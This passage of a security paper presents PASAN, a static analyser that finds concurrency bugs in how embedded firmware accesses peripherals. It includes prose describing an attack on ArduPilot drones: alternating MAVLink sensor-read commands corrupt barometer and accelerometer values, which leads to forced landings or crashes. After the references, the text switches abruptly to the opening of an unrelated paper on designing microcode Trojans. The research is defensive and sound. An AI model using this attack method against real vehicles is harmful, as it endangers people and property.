


Figure 11: Simplified `MS5611` device handler.




Figure 12: Simplified `ICM20789` device handler.

While the operations corresponding to the `read` and `measure` states are performed in the inner loop, those corresponding to the `wait` state are performed in the outer loop. For example, in ArduPilot [11], we found two barometers, `MS5611` and `ICM20789`, attached to I2C. These barometers are widely used to calculate the altitude using the pressure and temperature measurements. The code for `MS5611` and `ICM20789` are presented in Figure 11 and Figure 12 respectively. Specifically and interestingly, `ICM20789` reads both pressure and temperature values at each iteration and schedules their measurements for the next iteration. In contrast, `MS5611` reads one of the pressure and temperature measurements in one iteration, and the other one in the next iteration.

In this case, PASAN found that while *Bus Lock* is enforced, *Peripheral Lock* is only *partially* enforced. Specifically, as shown in Figure 9, since the existing lock does not cover the code corresponding to the `wait` state, a different transaction can execute in a different thread during the *wait* state of the ongoing transaction. As such, both barometers might map the temperature measurement to the pressure variable and vice versa, or have sensor values corrupted due to the concurrent access to these sensors from the remote control interface, e.g., MAVLink. As a fix, each driver should employ its own lock to protect the transaction with its sensor, and the remote control interface needs to respect these peripheral locks too.

Real-world Attack Scenario. As we mentioned earlier, the remote communication interface (i.e., MAVLink in this case) is insecure, but allows interfaced users to directly access I2C or SPI. As such, if an attacker abuses the insecure remote

interface and exploits this concurrency bug, it can corrupt the measured sensor values. We experimented with two different sensors measuring different states and attached them to I2C: `MS5611` and `MPU6000` attached to Pixhawk 1 [23] that is part of the 3DR IRIS+ RAV [3]. In the case of `MS5611` (a barometer), we launched a denial-of-service-like attack via MAVLink by alternately issuing temperature and pressure reading commands while the device was in the middle of executing one of measurement transactions. When a concurrency bug is triggered, `MS5611` fails to complete the ongoing measuring transaction; consequently, `MS5611` reports an abnormal altitude value. For example, if the current altitude is five meters, it generates a corrupted value (ranging from -3,200 to 3,200 meters) and records it in the flight log. In our experiments, the absolute values of the corrupted measurements were always larger than 200 meters. Hence, this attack led to corrupted altitude measurements and caused mission failures by triggering "safe landing" at an unexpected location.

We also carried out a similar attack targeting `MPU6000` (which is used as an accelerometer and gyroscope). The concurrency bug exploitation causes `MPU6000` to generate corrupted acceleration and gyro values. In our experiments, `MPU6000` produced the three-axe acceleration values in the range between -120 and -160 m/s/s, where the normal values should have been between -10.0 and 10.0 m/s/s. Due to abnormally large acceleration values, this exploitation caused the RAV to trigger safe landing or even crash due to severe control instability.

We believe that the demonstrated concurrency bug exploitation is a meaningful attack vector because of its stealthiness into ArduPilot (and other autonomous vehicle control software) and RTOSes. ArduPilot is one of the most popular RAV control programs [56, 57]. As such, its source code is widely adopted by various RAV vendors, such as Intel Aero [4], Parrot [6] and 3DR [3]. To support debugging and crash investigation, ArduPilot also provides plentiful logging information including those corresponding to sensor and control states, and mission tasks. However, ArduPilot does not provide any meaningful network system logging that requires the support of full-fledged operating systems (e.g., Linux). Instead, ArduPilot uses a lightweight RTOS (i.e., ChibiOS) without such features. Furthermore, ArduPilot's logging system does not record any information on MMIO accesses including I2C and SPI. Besides, due to their nondeterminism, concurrency bugs are tricky to debug even in the environments with powerful debugging tools [55]. Overall, due to the absence of MMIO access and network traces, and difficulty in concurrency bug debugging, concurrency bug exploitation is a meaningful attack vector. It will remain an attractive attack vector (from attackers' perspective) – even more so after the improvement of the MAVLink protocol security in the (near) future.

Why peripheral access concurrency bugs are complex? While PASAN detects the missing *Peripheral Lock*, cautious readers might have found out that while a peripheral lock within `ICM20789` driver protects its transaction to the sensor, a similar peripheral lock within `MS5611` driver still fails to protect its transaction. Due to the unique code structure within the `MS5611` driver, its de facto transaction with its sensor spans into two iterations within the outer loop, e.g., calling the driver twice, which is the only way to get both temperature and pressure measurements to fulfill the computation of altitude.

Currently, PASAN extracts transaction spans covered by a single lock span. If one transaction involves two outer iterations of the loop as in `MS5611`'s transaction (i.e., subset transaction span case introduced in Section 5.2), PASAN *partially* covers one outer iteration and could not extend to multiple iterations because the driver itself does not implement the whole transaction but relies on callees to accomplish it.

6 Discussion

Limitations Inherited from Existing Static Analysis Employed. PASAN requires call graphs to generate possible thread call stacks (e.g., "Thread 1 and 2 Call Stack" in Figure 6). It also needs to identify aliases of function pointers for indirect calls, lock objects, and accessed MMIO addresses. As such, PASAN utilizes points-to analysis [76] for identifying call graphs (including indirect function calls) and alias variables. The current tools that PASAN relies on have two well-known limitations in tracking aliases, which can cause inaccuracy in our concurrency bug detection.

One of the common limitations of points-to analysis is to over-approximately resolve possible pointers [37] by encompassing infeasible function calls or aliases. This may result in false positives in identifying aliases. Specifically, points-to analysis may mistakenly identify different MMIO access variables as identical aliases (causing false positives in concurrency bug detection), different lock object variables as identical aliases (causing false negatives), and infeasible indirect call targets (causing false positives). We did not observe such inaccurate results in our experiments.

The other common limitation of points-to analysis is failure in tracking aliases to mitigate state explosion of points-to analysis [52, 64]. Specifically, points-to analysis can fail to identify the aliases of MMIO access variables (causing false negatives in concurrency bug detection) and aliases of lock object variables (causing false positives). Furthermore, missing indirect call targets (e.g., device drivers) can cause PASAN to miss transaction spans (causing false negatives).

Moreover, lockset analysis cannot take into consideration the timeout locks that are automatically unlocked after a given time at run time to prevent deadlocks. However, it is challenging for static analyses to estimate the lock spans affected by the timing behavior of the timeout locks. Hence, PASAN conservatively considers the timeout locks as typical locks. This might cause false negatives in concurrency bug detection

although we did not observe any in our experiments.

To alleviate the above limitations, we could employ either (1) more advanced static analysis works [63, 86] that could reduce false positives in alias identification or improve points-to analysis algorithm to reduce false negatives in alias identification as DR. CHECKER [64] pointed out, or (2) dynamic analysis with peripheral modeling as proposed in the prior work [41, 51]. Especially, dynamic analysis can overcome limitations in handling special lock operations (e.g., timeout locking) with emulated boards [41, 51]. However, dynamic approaches may not be directly applicable because they cannot model various peripheral devices. Furthermore, they suffer from a limited analysis coverage as they can only analyze executed code. Further improvement in this direction will be our future work.

Using Incorrectly Inferred Transaction Spans. Achieving perfect accuracy on the inference of transaction spans is not the main goal for our project. However, we point out that even the incorrectly inferred transaction spans can be useful. There are three categories of such transaction spans: subset, superset, and mixed, as explained in Section 5.2. Thanks to these transaction spans, PASAN did *not* miss the concurrency bugs in the `MS5611` case (Section 5.6). On the flip side, we did have several false positive cases caused by inaccurate transaction extraction.

Validity of Protection for All Peripheral Devices. We cannot ascertain whether a peripheral device is tolerant to buggy concurrent accesses without manual verification due to its black-box nature. However, we observe that device drivers often perform read-only accesses to the concurrency-tolerant peripherals. Based on this observation, we employ "write-access-inclusion" heuristic in PASAN to exclude those read-only accesses, which helps remove (false-positive) transactions of those concurrency-tolerant peripherals. As a result, we observed only one false-positive case with `LSM9DS0` (detailes in Section 5.3) due to the concurrency bug-tolerant peripheral.

Validity of "Write-Access-Inclusion" Heuristic. PASAN analyzes all transactions involving at least one write access to an MMIO address, which is the most common case based on our experience. We found that including read-only transactions would cause many false positives because the status of some peripherals (e.g., timer and USART) are concurrency-tolerant and hence not vulnerable to unprotected concurrent reads as they maintain their own internal states. Instead, this heuristic can introduce false negatives by missing read-only transactions that are not tolerant to concurrency bugs.

Limitation in Handling Individual Interrupts. PASAN does not support individual interrupt requests (IRQ) as it would require non-trivial manual efforts to map into IRQs and their corresponding bit masks which enable/disable individual interrupts. Also, one mask can be related to multiple IRQs [51]. Furthermore, some interrupts are enabled/disabled dynamically. These challenges can only be addressed through a dynamic analysis tool with access to the target device. PASAN, as a static analysis tool, cannot support individual IRQs, and may lead to false-positives. Fortunately, we have manually confirmed that, in our evaluation, no false positive was caused by individual IRQs.

Binary Firmware Support. While we evaluate PASAN on the source code of firmware in this paper, the fundamental mechanism may become applicable to binary firmware, after addressing the following technical challenges. We identify two specific challenges in obtaining necessary inputs from binary firmware: (1) A binary firmware needs to be lifted into compatible LLVM bitcode. Although there are multiple approaches to doing this [27, 48, 80, 81], their lifting results are either incompatible or immature for embedded systems. For example, the results for ARM 32bit architecture (which is dominant on embedded systems) are not mature enough[8]. (2) PASAN must identify key functions, such as locks, multi-threads and multi-process management functions. If a firmware is stripped, this information needs to be supplemented by other sources such as pattern-based function identification [34], and binary-based code similarity search [49] to identify these key functions.

Automatic Lock Enhancement. Since PASAN detects invalid concurrency lock behavior, it is a promising idea to use this information to correct or enhance locks automatically. Such an automated approach demands very high accuracy on the extracted lock spans. Otherwise, it may introduce unstable behavior. We reserve this direction as our future work after we achieve higher accuracy in lock span extraction.

7 Related Work

Concurrency Bug Detection. The concurrency detection techniques in the prior art can be broadly classified based on their analysis methodologies which include static [13, 15, 19–21, 24, 32, 33, 40, 50, 69, 79], dynamic [67, 83, 84], and hybrid (static and dynamic) analysis [54, 55, 62, 67, 73]. There are also some algorithmic [60, 66] and manual detection techniques [32, 36, 42, 65].

Prior static analysis-based schemes are limited to analyzing single memory objects without considering transactions for MMIO accesses. Hence, unlike PASAN, they cannot discover transaction- and address-range-aware concurrency bugs. The dynamic analysis-based approaches are applicable to binary-only programs, they require the aid of specialized hardware, and they handle only limited types of concurrency bugs. Researchers have also proposed hybrid analysis approaches to perform dynamic analysis on top of the static analysis results.

[8] Out of the four cited tools, only RetDec [27] and mctoll [81] support ARM 32bit architecture. In our experience, RetDec generates severely incorrect control flow results and mctoll generates empty bitcode.

However, these hybrid analysis approaches require direct access to the target peripheral devices. We note that it is not practical to find concurrency bugs individually in each embedded platform. Development of theoretical algorithms and manual techniques require non-trivial efforts and instrumentation in identifying transactions of peripherals. In summary, unlike PASAN which discovers concurrency issues for peripherals, the scope of the approaches in the prior art is limited to memory object-level concurrency bugs.

Device Driver Vulnerability Detection. Vulnerabilities hidden in the device driver have been discovered statically [58, 64, 70] as well as dynamically [7, 44, 72, 75, 77, 85]. Traditionally, static analysis relied on symbolic execution [58, 70] to find bugs and vulnerabilities. In a more recent work, DR.CHECKER [64] leveraged compiler-level program analysis (e.g., points-to analysis and data flow analysis) to find bugs. Moreover, Charm [77] carried out dynamic analysis of device drivers in mobile systems. PeriScope [75] wisely hooked into the page fault handler in the kernel to detect vulnerabilities while fuzzing the Wi-Fi drivers. While vUSBf [72] fuzzed the USB device drivers, Syzkaller [7] integrated multiple kernel fuzzing systems (such as DIFUZE [44]) to fuzz the kernel functionality including kernel drivers. However, none of these vulnerability detection approaches can discover bus- and peripheral-level concurrency issues.

Embedded Firmware Analysis Framework. Both, static [43,45,46,74] and dynamic [35,38,39,41,51,53,82,87], approaches have been employed for analyzing embedded platforms. Following the static analysis approach, Costin et al. [45], Firmalice [74], and PIE [43] found several network security vulnerabilities and imperfect API implementations. FIE [46] was specifically designed to find memory corruption bugs. To discover bugs such as memory corruption or program crash, IOTFuzzer [39] was designed to fuzz the bare metal Internet of Things (IoT) devices. To enable instrumentation and monitoring, schemes in the existing literature rely on device emulators [35] or specific hardware interfaces. Moreover, researchers have also analyzed a limited number of platforms (e.g., Linux-based platforms) on the emulated environments which are already well-developed in emulator development communities [38, 87]. To overcome full emulation requirements, some recent works have been proposed [41, 51, 53]. While Pretender [53] still requires the original hardware to record the MMIO's activity, both P2IM [51] and Halucinator [41] cannot correctly handle some hardware devices such as DMA. Finally, none of these studies emulated any device attached to the I/O which limits the coverage of the analysis results. Overall, unlike PASAN, the dynamic analysis approaches in the prior art are limited by the requirement of significant engineering efforts in generating analysis environments with actual boards and specialized hardware (e.g., GDB, Bluetooth, or client devices). Furthermore, both static and dynamic analysis approaches focus on program crash, memory corruption and known security threats.

8 Conclusion

Concurrency bugs in embedded platforms (e.g., RAVs) may cause a variety of safety and security issues (i.e., from physical system failure to security critical data corruption). Unfortunately, detection of concurrency bugs is especially challenging in embedded platforms due to the intricate interplay of the bus-level and peripheral-level state machines. In this paper, we propose PASAN, a device-agnostic static analysis-based approach which addresses this challenge. PASAN detects peripheral access concurrency bugs automatically by pursuing a *transaction-aware* and *address-range-aware* strategy. We validate the capabilities of PASAN by evaluating it on seven real-world embedded platforms, and discover a total of 17 concurrency bugs in three different platforms. We have reported these findings to the corresponding parties.

Acknowledgment

We thank the anonymous reviewers for their valuable comments. This work was supported in part by ONR under Grants N00014-20-1-2128 and N00014-17-1-2045. Any opinions, findings, and conclusions in this paper are those of the authors and do not necessarily reflect the views of the ONR.

References

[1] Dirty cow (cve-2016-5195), 2016. https://dirtycow.ninja.

[2] *grbl — An open source, embedded, high performance g-code-parser and CNC milling controller ported to stm32f4*, 2016. https://github.com/deadsy/grbl_stm32f4.

[3] *3DR IRIS+*, 2018. https://3dr.com/support/articles/iris.

[4] *Intel Aero*, 2018. https://software.intel.com/en-us/aero.

[5] *MAVLink Micro Air Vehicle Communication Protocol*, 2018. https://mavlink.io.

[6] *Parrot Bebop2*, 2018. https://www.parrot.com/global/drones/parrot-bebop-2.

[7] *syzkaller - linux syscall fuzzer*, 2018. https://github.com/google/syzkaller.

[8] *CMSIS System View Description*, 2019. http://www.keil.com/pack/doc/CMSIS/SVD/html/index.html.

[9] Cve-2019-6471, 2019. https://kb.isc.org/docs/cve-2019-6471.

[10] List of 862 race conditions in the cve database, 2019. http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=race+condition.

[11] *ArduPilot*, 2020. http://ardupilot.org.

[12] *Blue Pill — STM32F103C8T6*, 2020. https://stm32-base.org/boards/STM32F103C8T6-Blue-Pill.html.

[13] Codesonar c/c++ - sast when safety and security matter, 2020. https://www.grammatech.com/codesonar-cc.

[14] *Contiki-NG: The OS for Next Generation IoT Devices*, 2020. https://github.com/contiki-ng/contiki-ng.

[15] Coverity scan - static analysis, 2020. https://scan.coverity.com.

[16] Cve-2020-0030, 2020. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-0030.

[17] Cve-2020-3941, 2020. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-3941.

[18] *Direct Comms with SPI/I2C bus*, 2020. https://ardupilot.github.io/MAVProxy/html/modules/devop.html.

[19] Flawfinder, 2020. https://dwheeler.com/flawfinder.

[20] frama-c: Software analyzers, 2020. https://frama-c.com.

[21] Infer - a static analysis tool for java, c++, objective-c, and c., 2020. https://fbinfer.com.

[22] *Micro SD Card Module Mini TF Card Adapter with SPI Interface Driver Module*, 2020. https://www.amazon.com/Geekstory-Module-Adapter-Interface-Arduino/dp/B07X478BPL.

[23] *Pixhawk 1 Flight Controller*, 2020. https://docs.px4.io/v1.9.0/en/flight_controller/pixhawk.html.

[24] Polyspace: Automated static code analysis using formal methods for c/c++ and ada, 2020. https://www.mathworks.com/products/polyspace.

[25] Polyspace bug finder reference, 2020. https://www.mathworks.com/help/pdf_doc/bugfinder/bugfinder_ref.pdf.

[26] *RaceFlight — Performance, stability and ease of use for STM32F4 and more*, 2020. https://github.com/rs2k/raceflight.

[27] *RetDec: a retargetable machine-code decompiler based on LLVM*, 2020. https://github.com/avast/retdec.

[28] *RIOT — The friendly OS for IoT*, 2020. https://www.riot-os.org.

[29] *rusEFI — a GPL open source engine control unit*, 2020. https://rusefi.com.

[30] Sast-coverity-datasheet, 2020. https://www.synopsys.com/content/dam/synopsys/sig-assets/datasheets/SAST-Coverity-datasheet.pdf.

[31] *TS100 — soldering iron firmware*, 2020. https://github.com/Ralim/ts100.

[32] Verifast, 2020. https://github.com/verifast/verifast.

[33] Jia-Ju Bai, Yu-Ping Wang, Julia Lawall, and Shi-Min Hu. Dsac: Effective static analysis of sleep-in-atomic-context bugs in kernel modules. In *Proceedings of the 2018 USENIX Annual Technical Conference (ATC)*, 2018.

[34] Tiffany Bao, Jonathan Burket, Maverick Woo, Rafael Turner, and David Brumley. Byteweight: Learning to recognize functions in binary code. In *Proceedings of the 23rd USENIX Security Symposium (USENIX Security)*, 2014.

[35] Fabrice Bellard. Qemu, a fast and portable dynamic translator. In *Proceedings of the USENIX Annual Technical Conference, FREENIX Track (ATC)*, 2005.

[36] Gérard Berry and Georges Gonthier. The esterel synchronous programming language: Design, semantics, implementation. *Science of computer programming*, 19(2):87–152, 1992.

[37] Nicholas Carlini, Antonio Barresi, Mathias Payer, David Wagner, and Thomas R Gross. Control-flow bending: On the effectiveness of control-flow integrity. In *Proceedings of the 24th USENIX Security Symposium (USENIX Security)*, 2015.

[38] Daming D Chen, Maverick Woo, David Brumley, and Manuel Egele. Towards automated dynamic analysis for linux-based embedded firmware. In *Proceedings of the 25th Annual Symposium on Network and Distributed System Security (NDSS)*, 2016.

[39] Jiongyi Chen, Wenrui Diao, Qingchuan Zhao, Chaoshun Zuo, Zhiqiang Lin, XiaoFeng Wang, Wing Cheong Lau, Menghan Sun, Ronghai Yang, and Kehuan Zhang. Iotfuzzer: Discovering memory corruptions in iot through app-based fuzzing. In *Proceedings of the 27th Annual Symposium on Network and Distributed System Security (NDSS)*, 2018.

[40] Qiu-Liang Chen, Jia-Ju Bai, Zu-Ming Jiang, Julia Lawall, and Shi-Min Hu. Detecting data races caused by inconsistent lock protection in device drivers. In *Proceedings of the IEEE 26th International Conference on Software Analysis, Evolution and Reengineering (SANER)*, 2019.

[41] Abraham Clements, Eric Gustafson, Tobias Scharnowski, Paul Grosen, David Fritz, Christopher Kruegel, Giovanni Vigna, Saurabh Bagchi, and Mathias Payer. Halucinator: Firmware re-hosting through abstraction layer emulation. In *Proceedings of the 29th USENIX Security Symposium (USENIX Security)*, 2020.

[42] Ernie Cohen, Markus Dahlweid, Mark Hillebrand, Dirk Leinenbach, Michał Moskal, Thomas Santen, Wolfram Schulte, and Stephan Tobies. Vcc: A practical system for verifying concurrent c. In *Proceedings of the International Conference on Theorem Proving in Higher Order Logics (TPHOLs)*, 2009.

[43] Lucian Cojocar, Jonas Zaddach, Roel Verdult, Herbert Bos, Aurélien Francillon, and Davide Balzarotti. Pie: parser identification in embedded systems. In *Proceedings of the 31st Annual Computer Security Applications Conference (ACSAC)*, 2015.

[44] Jake Corina, Aravind Machiry, Christopher Salls, Yan Shoshitaishvili, Shuang Hao, Christopher Kruegel, and Giovanni Vigna. Difuze: Interface aware fuzzing for kernel drivers. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2017.

[45] Andrei Costin, Jonas Zaddach, Aurélien Francillon, and Davide Balzarotti. A large-scale analysis of the security of embedded firmwares. In *Proceedings of the 23rd USENIX Security Symposium (USENIX Security)*, 2014.

[46] Drew Davidson, Benjamin Moench, Thomas Ristenpart, and Somesh Jha. Fie on firmware: Finding vulnerabilities in embedded systems using symbolic execution. In *Proceedings of the 22nd USENIX Security Symposium (USENIX Security)*, 2013.

[47] Peng Di and Yulei Sui. Accelerating dynamic data race detection using static thread interference analysis. In *Proceedings of the 7th International Workshop on Programming Models and Applications for Multicores and Manycores (PMAM)*, 2016.

[48] Sushant Dinesh, Nathan Burow, Dongyan Xu, and Mathias Payer. Retrowrite: Statically instrumenting cots binaries for fuzzing and sanitization. In *Proceedings of the 41st IEEE Symposium on Security and Privacy (IEEE S&P)*, 2020.

[49] Steven HH Ding, Benjamin CM Fung, and Philippe Charland. Asm2vec: Boosting static representation robustness for binary clone search against code obfuscation and compiler optimization. In *Proceedings of the 40th IEEE Symposium on Security and Privacy (IEEE S&P)*, 2019.

[50] Dawson Engler and Ken Ashcraft. Racerx: Effective, static detection of race conditions and deadlocks. In *Proceedings of the 9th ACM Symposium on Operating Systems Principles (SOSP)*, 2003.

[51] Bo Feng, Alejandro Mera, and Long Lu. P2im: Scalable and hardware-independent firmware testing via automatic peripheral interface modeling. In *Proceedings of the 29th USENIX Security Symposium (USENIX Security)*, 2020.

[52] Eléonore Goblé. Taint analysis for automotive safety using the llvm compiler infrastructure. 2019.

[53] Eric Gustafson, Marius Muench, Chad Spensky, Nilo Redini, Aravind Machiry, Yanick Fratantonio, Davide Balzarotti, Aurélien Francillon, Yung Ryn Choe, Christophe Kruegel, and Giovanni Vigna. Toward the analysis of embedded firmware through automated re-hosting. In *Proceedings of the 22nd International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, 2019.

[54] Dae R Jeong, Kyungtae Kim, Basavesh Shivakumar, Byoungyoung Lee, and Insik Shin. Razzer: Finding kernel race bugs through fuzzing. In *Proceedings of the 40th IEEE Symposium on Security and Privacy (IEEE S&P)*, 2019.

[55] Baris Kasikci, Cristian Zamfir, and George Candea. Racemob: Crowdsourced data race detection. In *Proceedings of the Twenty-Fourth ACM Symposium on Operating Systems Principles*, 2013.

[56] Taegyu Kim, Chung Hwan Kim, Altay Ozen, Fan Fei, Zhan Tu, Xiangyu Zhang, Xinyan Deng, Dave (Jing) Tian, , and Dongyan Xu. From control model to program: Investigating robotic aerial vehicle accidents with mayday. In *Proceedings of 29th USENIX Security Symposium (USENIX Security)*, 2020.

[57] Taegyu Kim, Chung Hwan Kim, Junghwan Rhee, Fan Fei, Zhan Tu, Gregory Walkup, Xiangyu Zhang, Xinyan Deng, and Dongyan Xu. Rvfuzzer: Finding input validation bugs in robotic vehicles through control-guided testing. In *Proceedings of 28th USENIX Security Symposium (USENIX Security)*, 2019.

[58] Volodymyr Kuznetsov, Vitaly Chipounov, and George Candea. Testing closed-source binary device drivers with ddt. In *Proceedings of the 2010 USENIX Annual Technical Conference (ATC)*, 2010.

[59] Y. Kwon, J. Yu, B. Cho, Y. Eun, and K. Park. Empirical analysis of mavlink protocol vulnerability for attacking unmanned aerial vehicles. *IEEE Access*, 6:43203–43212, 2018.

[60] Leslie Lamport. Time, clocks, and the ordering of events in a distributed system. 2019.

[61] Chris Lattner and Vikram Adve. LLVM: A Compilation Framework for Lifelong Program Analysis & Transformation. In *Proceedings of the International Symposium on Code Generation and Optimization (CGO)*, 2004.

[62] Alexander Lochmann, Horst Schirmeier, Hendrik Borghorst, and Olaf Spinczyk. Lockdoc: Trace-based analysis of locking in the linux kernel. In *Proceedings of the Fourteenth EuroSys Conference 2019*, 2019.

[63] Kangjie Lu and Hong Hu. Where does it go? refining indirect-call targets with multi-layer type analysis. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 1867–1881, 2019.

[64] Aravind Machiry, Chad Spensky, Jake Corina, Nick Stephens, Christopher Kruegel, and Giovanni Vigna. Dr.checker: A soundy analysis for linux kernel drivers. In *Proceedings of the 26th USENIX Security Symposium (USENIX Security)*, 2017.

[65] Nicholas D Matsakis and Felix S Klock. The rust language. *ACM SIGAda Ada Letters*, 34(3):103–104, 2014.

[66] Friedemann Mattern et al. Virtual time and global states of distributed systems. In *Proceedings of the Workshop on Parallel and Distributed Algorithms*, 1988.

[67] Nicholas Nethercote and Julian Seward. Valgrind: A Framework for Heavyweight Dynamic Binary Instrumentation. In *Proceedings of the 28th ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, 2007.

[68] Esko Nuutila and Eljas Soisalon-Soininen. On finding the strongly connected components in a directed graph. *Information Processing Letters*, 49(1):9–14, 1994.

[69] Peter O'Hearn. Separation logic. *Communications of the ACM*, 62(2):86–95, 2019.

[70] Matthew J Renzelmann, Asim Kadav, and Michael M Swift. Symdrive: testing drivers without devices. In *Proceedings of the 10th USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, 2012.

[71] Nils Rodday. Hacking a professional drone. *Blackhat ASIA*, 2016.

[72] Sergej Schumilo, Ralf Spenneberg, and Hendrik Schwartke. Don't trust your usb! how to find bugs in usb device drivers. *Blackhat Europe*, 2014.

[73] Konstantin Serebryany and Timur Iskhodzhanov. Threadsanitizer: Data race detection in practice. In *Proceedings of the Workshop on Binary Instrumentation and Applications (WBIA)*, 2009.

[74] Yan Shoshitaishvili, Ruoyu Wang, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. Firmalice-automatic detection of authentication bypass vulnerabilities in binary firmware. In *Proceedings of the 24th Annual Symposium on Network and Distributed System Security (NDSS)*, 2015.

[75] Dokyung Song, Felicitas Hetzelt, Dipanjan Das, Chad Spensky, Yeoul Na, Stijn Volckaert, Giovanni Vigna, Christopher Kruegel, Jean-Pierre Seifert, and Michael Franz. Periscope: An effective probing and fuzzing framework for the hardware-os boundary. In *Proceedings of the 28th Annual Symposium on Network and Distributed System Security (NDSS)*, 2019.

[76] Yulei Sui and Jingling Xue. SVF: Interprocedural Static Value-flow Analysis in LLVM. In *Proceedings of the 25th International Conference on Compiler Construction (CC)*, 2016.

[77] Seyed Mohammadjavad Seyed Talebi, Hamid Tavakoli, Hang Zhang, Zheng Zhang, Ardalan Amiri Sani, and Zhiyun Qian. Charm: Facilitating dynamic analysis of device drivers of mobile systems. In *Proceedings of the 27th USENIX Security Symposium (USENIX Security)*, 2018.

[78] V. Vojdani, K. Apinis, V. Rõtov, H. Seidl, V. Vene, and R. Vogler. Static race detection for device drivers: The goblint approach. In *Proceedings of the 31st IEEE/ACM International Conference on Automated Software Engineering (ASE)*, 2016.

[79] Jan Wen Voung, Ranjit Jhala, and Sorin Lerner. Relay: static race detection on millions of lines of code. In *Proceedings of the the 6th joint meeting of the European software engineering conference and the ACM SIGSOFT symposium on The foundations of software engineering (ESEC/FSE)*, 2007.

[80] Shuai Wang, Pei Wang, and Dinghao Wu. Reassembleable disassembling. In *Proceedings of the 24th USENIX Security Symposium (USENIX Security)*, 2015.

[81] S Bharadwaj Yadavalli and Aaron Smith. Raising binaries to llvm ir with mctoll. In *Proceedings of the 20th ACM SIGPLAN/SIGBED International Conference on Languages, Compilers, and Tools for Embedded Systems (LCTES)*, 2019.

[82] Jonas Zaddach, Luca Bruno, Aurelien Francillon, Davide Balzarotti, et al. Avatar: A framework to support dynamic security analysis of embedded systems' firmwares. In *Proceedings of the 23rd Annual Symposium on Network and Distributed System Security (NDSS)*, 2014.

[83] Qiang Zeng, Dinghao Wu, and Peng Liu. Cruiser: Concurrent heap buffer overflow monitoring using lock-free data structures. In *Proceedings of the 32nd ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, 2011.

[84] Tong Zhang, Changhee Jung, and Dongyoon Lee. Prorace: Practical data race detection for production use. In *Proceedings of the Twenty-Second International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2017.

[85] Tong Zhang, Dongyoon Lee, and Changhee Jung. Txrace: Efficient data race detection using commodity hardware transactional memory. In *Proceedings of the Twenty-First International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2016.

[86] Tong Zhang, Wenbo Shen, Dongyoon Lee, Changhee Jung, Ahmed M Azab, and Ruowen Wang. Pex: A permission check analysis framework for linux kernel. In *Proceedings of 28th USENIX Security Symposium (USENIX Security)*, 2019.

[87] Yaowen Zheng, Ali Davanian, Heng Yin, Chengyu Song, Hongsong Zhu, and Limin Sun. Firm-afl: High-throughput greybox fuzzing of iot firmware via augmented process emulation. In *Proceedings of the 28th USENIX Security Symposium (USENIX Security)*, 2019.

On the Design and Misuse of Microcoded (Embedded) Processors — A Cautionary Note

Nils Albartus[*†], Clemens Nasenberg[*†], Florian Stolz[*], Marc Fyrbiak[†], Christof Paar[*†] and Russell Tessier[‡]

[*]Ruhr University Bochum, Germany
[†]Max Planck Institute for Security and Privacy, Germany
[‡]University of Massachusetts, Amherst, USA

Abstract

Today's microprocessors often rely on microcode updates to address issues such as security or functional patches. Unfortunately, microcode update flexibility opens up new attack vectors through malicious microcode alterations. Such attacks share many features with hardware Trojans and have similar devastating consequences for system security. However, due to microcode's opaque nature, little is known in the open literature about the capabilities and limitations of microcode Trojans.

We introduce the design of a microcoded RISC-V processor architecture together with a microcode development and evaluation environment. Even though microcode typically has almost complete control of the processor hardware, the design of meaningful microcode Trojans is not straightforward. This somewhat counter-intuitive insight is due to the lack of information at the hardware level about the semantics of executed software. In three security case studies we demonstrate how to overcome these issues and give insights on how to design meaningful microcode Trojans that undermine system security. To foster future research and applications, we publicly release our implementation and evaluation platform[1].

1 Introduction

Embedded systems are the technology behind the Internet of Things (IoT) and many other existing and emerging applications, ranging from smart appliances and medical implants to self-driving cars [12]. Since the life-span of embedded systems commonly stretches over years or even decades, they must offer flexibility with respect to both function and security. Even though most of today's embedded systems provide a mechanism to update software, some security problems cannot be handled with software updates alone and require changes to the underlying hardware [25]. To this end, hardware updates in the form of new microcode have been common practice in desktop and server systems for many years [7, 15, 29]. Microcode [36] can be viewed as an interpreter between the software-visible Instruction Set Architecture (ISA) and the internal hardware realization of the Central Processing Unit (CPU). Updated microcode provides a mechanism for efficient in-field hardware changes. The countermeasures for high-profile micro-architectural attacks, such as Spectre [20], are impressive examples of the security benefits offered by microcode [17]. Attack mitigation was possible via microcode updates for deployed hardware. However, microcode is not restricted to popular desktop/server CPUs. Some embedded processors incorporate updatable microcode, *e.g.*, the Intel Atom processor family. It is reasonable to assume that embedded microcode architectures will become increasingly common in the future, given the growing complexity and safety/security requirements of embedded systems, e.g., cyber-physical systems and the IoT.

